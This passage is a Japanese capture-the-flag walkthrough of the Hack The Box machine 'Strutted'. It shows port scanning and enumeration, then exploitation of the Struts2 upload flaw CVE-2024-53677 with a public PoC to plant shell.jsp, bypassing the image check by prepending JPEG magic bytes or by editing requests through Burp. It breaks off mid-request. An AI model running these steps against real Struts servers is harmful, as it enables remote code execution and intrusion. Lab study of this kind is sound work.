本記事の概要
Hack The BoxのLinuxサーバの難易度Mediumのマシンである「Strutted」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新
(3) Webアクセスできるファイル/ディレクトリ調査
(4) Webサイトの動作確認
(5) 脆弱性の調査
(6) 脆弱性(CVE-2024-53677)を悪用して任意のコマンドを実行するファイルのアップロード(パターン1:ファイルの先頭に文字列追加)
(7) 脆弱性(CVE-2024-53677)を悪用して任意のコマンドを実行するファイルのアップロード(パターン2:リクエストデータの変更)
(8) 任意のコマンドを実行で認証情報取得
(9) jamesユーザー権限のシェル奪取
(10) 特権昇格
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) 「nmap -sC -sV 10.10.11.59」コマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp)、HTTP(80/tcp)のポートが応答がある。
$ nmap -sC -sV 10.10.11.59
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 21:28 JST
Nmap scan report for strutted.htb (10.10.11.59)
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Strutted\xE2\x84\xA2 - Instant Image Uploads
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.59 seconds
名前解決のためのhostsファイル更新
(1) ブラウザを用いて「http://10.10.11.59/」にアクセスすると、「http://2million.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.59 strutted.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.59 strutted.htb」が出力されることを確認する。
Webアクセスできるファイル/ディレクトリ調査
(1) feroxbusterを用いてアクセスできるURLを確認すると、「http://strutted.htb/how」や「http://strutted.htb/download」のアクセス時のHTTPステータスコードが200番(成功)になっているが、特に気になる箇所はない。
$ feroxbuster -u  http://strutted.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher ?                 ver: 2.11.0
qqqqqqqqqqqqqqqqqqqqqqqqqqqwqqqqqqqqqqqqqqqqqqqqqq
 ?  Target Url            x http://strutted.htb/
 ?  Threads               x 50
 ?  Wordlist              x /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 ?  Status Codes          x All Status Codes!
 ?  Timeout (secs)        x 7
 ?  User-Agent            x feroxbuster/2.11.0
 ?  Config File           x /etc/feroxbuster/ferox-config.toml
 ?  Extract Links         x true
 ?  HTTP methods          x [GET]
 ?  Recursion Depth       x 4
qqqqqqqqqqqqqqqqqqqqqqqqqqqvqqqqqqqqqqqqqqqqqqqqqq
 ?  Press [ENTER] to use the Scan Management Menu?
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
404      GET        1l       69w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      156l      387w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      182l      443w     6119c http://strutted.htb/how
200      GET        0l        0w 39680602c http://strutted.htb/download
200      GET        0l        0w 39680602c http://strutted.htb/download.action
200      GET      182l      567w     6610c http://strutted.htb/about
404      GET        1l       67w      770c http://strutted.htb/text/
404      GET        1l       67w      770c http://strutted.htb/text/css
ーーーー(省略)ーーーー
Webサイトの動作確認
(1) ブラウザを用いて「http://strutted.htb/」にアクセスすると、以下の画面が表示される。
(2) 右上の「Download」をクリックすると、strutted.zipファイルがダウンロードされる。。
(3) 「Browse…」をクリックしてアップロードするファイルを選択し、「Upload」をクリックする。
(4) 画像ファイルではない場合、「Supported file types: JPG, JPEG, PNG, GIF!」というメッセージが表示されるため、アップロードするファイルが制限されていることが分かる。
(5) 正常な動作を確認するために、「Browse…」をクリックしてアップロードする画像ファイルを選択し、「Upload」をクリックする。
(6) アップロードした画像ファイルが表示される。
(7) Burp Suiteにてリクエスト通信をキャプチャすると以下のデータを送っていることが分かる。
【ファイルアップロード時のリクエスト通信】
POST /upload.action;jsessionid=834E1A9D211EA903D3BD4F99F602F568 HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------296063441326956365344091899441
Content-Length: 259494
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/
Cookie: JSESSIONID=834E1A9D211EA903D3BD4F99F602F568
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------296063441326956365344091899441
Content-Disposition: form-data; name="upload"; filename="Screenshot_2025-02-06_08_41_02.png"
Content-Type: image/png

PNG

ーーー(画像ファイルのデータは省略)ーーー

-----------------------------296063441326956365344091899441--
脆弱性の調査
(1) strutted.zipファイルを解凍し、その中のファイルを確認する。
$ unzip strutted.zip
  →「strutted.zip」ファイルが解凍される。
$ ls -l
合計 38772
-rw-r--r-- 1 root root      615  1月  7 14:59 Dockerfile
-rw-r--r-- 1 root root     4064  1月  7 14:59 README.md
-rw-r--r-- 1 root root     1361  1月  7 14:59 context.xml
drwxr-xr-x 4 root root     4096  1月  7 14:59 strutted
-rw-rw-r-- 1 kali kali 39680602  2月  4 22:06 strutted.zip
-rw-r--r-- 1 root root      222  1月  7 14:59 tomcat-users.xml
(2) strutted.zipファイルの中にあるpom.xmlを開くと、「<struts2.version>6.3.0.1</struts2.version>」があるため、「Apache Struts2 6.3.0.1」を使用していることが分かる。
$ cat strutted/pom.xml
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <packaging>war</packaging>

    <artifactId>strutted</artifactId>
    <groupId>org.strutted.htb</groupId>
    <version>1.0.0</version>

    <name>Strutted?</name>
    <description>Instantly upload an image and receive a unique, shareable link. Keep your images secure, accessible, and easy to share―anywhere, anytime.</description>

    <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>17</maven.compiler.source>
        <maven.compiler.target>17</maven.compiler.target>
        <struts2.version>6.3.0.1</struts2.version>
        <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
        <maven.javadoc.skip>true</maven.javadoc.skip>
        <jackson.version>2.14.1</jackson.version>
        <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
    </properties>
ーーー(省略)ーーー
</project>
(3) 「Apache Struts2 6.3.0.1 vulnerability」をGoogle検索すると、「CVE-2024-53677」の脆弱性があることが分かる。
(4) 「CVE-2024-53677 PoV」で検索すると、「https://www.sonicwall.com/blog/apache-struts-path-traversal-to-rce-cve-2024-53677」に攻撃の流れが記載されている。
要約すると、悪意のあるスクリプトをアップロードして、HTTP経由でスクリプトにアクセスすると任意のコマンドを実行できるという内容です。
(5) さらに「CVE-2024-53677 PoV」で検索すると、「https://github.com/EQSTLab/CVE-2024-53677」に攻撃コードが公開されていたため、使用する。
(6) 攻撃コードを用いてシェルの制御を試みると、「Supported file types: JPG, JPEG, PNG, GIF」というメッセージが表示されアップロードするファイルの制限で実行できない。
# git clone https://github.com/EQSTLab/CVE-2024-53677.git
# cd CVE-2024-53677
# pip install -r requirements.txt
# python CVE-2024-53677.py -u http://strutted.htb/upload.action -p ../../shell.jsp -f ./test.txt
ーーー(省略)ーーー
        <div class="hero-section">
            <div class="container">
                <h1>Upload Your Images, Get a Shareable Link</h1>
                <p>Instantly upload an image and receive a unique, shareable link. Keep your images secure, accessible, and easy to share―anywhere, anytime.</p>
                <p><b>Supported file types: JPG, JPEG, PNG, GIF</b></p>
            </div>
        </div>
ーーー(省略)ーーー
(7) strutted.zipファイルの中にあるUpload.javaを開くと、画像ファイルであることを判断しているプログラムが記載されている。
$ cat strutted/src/main/java/org/strutted/htb/Upload.java
ーーー(省略)ーーー
    private boolean isImageByMagicBytes(File file) {
        byte[] header = new byte[8];
        try (InputStream in = new FileInputStream(file)) {
            int bytesRead = in.read(header, 0, 8);
            if (bytesRead < 8) {
                return false;
            }

            // JPEG
            if (header[0] == (byte)0xFF && header[1] == (byte)0xD8 && header[2] == (byte)0xFF) {
                return true;
            }

            // PNG
            if (header[0] == (byte)0x89 && header[1] == (byte)0x50 && header[2] == (byte)0x4E && header[3] == (byte)0x47) {
                return true;
            }

            // GIF (GIF87a or GIF89a)
            if (header[0] == (byte)0x47 && header[1] == (byte)0x49 && header[2] == (byte)0x46 &&
                header[3] == (byte)0x38 && (header[4] == (byte)0x37 || header[4] == (byte)0x39) && header[5] == (byte)0x61) {
                return true;
            }

        } catch (Exception e) {
            e.printStackTrace();
        }

        return false;
    }
ーーー(省略)ーーー
脆弱性(CVE-2024-53677)を悪用して任意のコマンドを実行するファイルのアップロード(パターン1:ファイルの先頭に文字列追加)
(1) 「strutted/src/main/java/org/strutted/htb/Upload.java」の内容によると、JPEGファイルの先頭文字列は「\xff\xd8\xff」です。そのため、「\xff\xd8\xff」をプログラム(poc.jsp)の先頭に追記する。
$ cd CVE-2024-53677
$ print "\xff\xd8\xff\n" > poc.jpg
$ cat test.txt >> poc.jpg
$ file poc.jpg
  →「poc.jpg: JPEG image data」が出力される。
(2) 「python CVE-2024-53677.py」コマンドを実行したプロンプトを確認すると、「http://strutted.htb/uploads/20250318_135851/../../shell.jsp」にファイルがアップロードされたことが分かる。
# python CVE-2024-53677.py -u http://strutted.htb/upload.action -p ../../shell.jsp -f ./poc.jpg
ーーー(省略)ーーー
                    <div class="mb-3 mt-1 back-link">
                        <input type="text" class="form-control" style="display:none;" id="shareableLink" value="http://strutted.htb/s/8f0f4495" readonly>
                        <button class="btn btn-outline-secondary" type="button" id="copyButton">Copy Shareable Link</button>
                    </div>
                    <img src="uploads/20250318_135851/../../shell.jsp" alt="Uploaded File"/>


            </div>

            <div class="back-link">

                <a href="/upload.action;jsessionid=1E36D96BFBB292CEB6943BBAA4C82FC3" class="btn btn-outline-secondary">Upload Another File</a>
            </div>
        </div>
    </div>

    <footer>
ーーー(省略)ーーー
脆弱性(CVE-2024-53677)を悪用して任意のコマンドを実行するファイルのアップロード(パターン2:リクエストデータの変更)


(1) Burp Suiteを起動して、[Proxy] > [Intercept] 画面にて「Intercept on」にする。
(2) CVE-2024-53677.pyに「import os」と「os.environ[“http_proxy”]=”http://127.0.0.1:8080/”」を追記してプロキシを経由するようにプログラムを更新する。
$ vi CVE-2024-53677.py
import sys
import argparse
import os                                                # 追記した行

requests.packages.urllib3.disable_warnings(
    requests.packages.urllib3.exceptions.InsecureRequestWarning
)
ーーー(省略)ーーー
def main(args):
    # ?? ?? ??
    file_content = None
    os.environ["http_proxy"]="http://127.0.0.1:8080/"    # 追記した行
    if args.file:
ーーー(省略)ーーー
(3) 攻撃コードを用いてシェルの制御を試みる。
$ python CVE-2024-53677.py -u http://strutted.htb/upload.action -p ../../shell.jsp -f ./test.txt
(4) Burp Suiteの画面で以下のリクエスト通信を送信しようとしており、「Intercept on」になっているため送信するのが止まっている。
【リクエスト通信の内容】
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 3045
Content-Type: multipart/form-data; boundary=eb8d6a972b88ce7794fe443c59bfb1c7

--eb8d6a972b88ce7794fe443c59bfb1c7
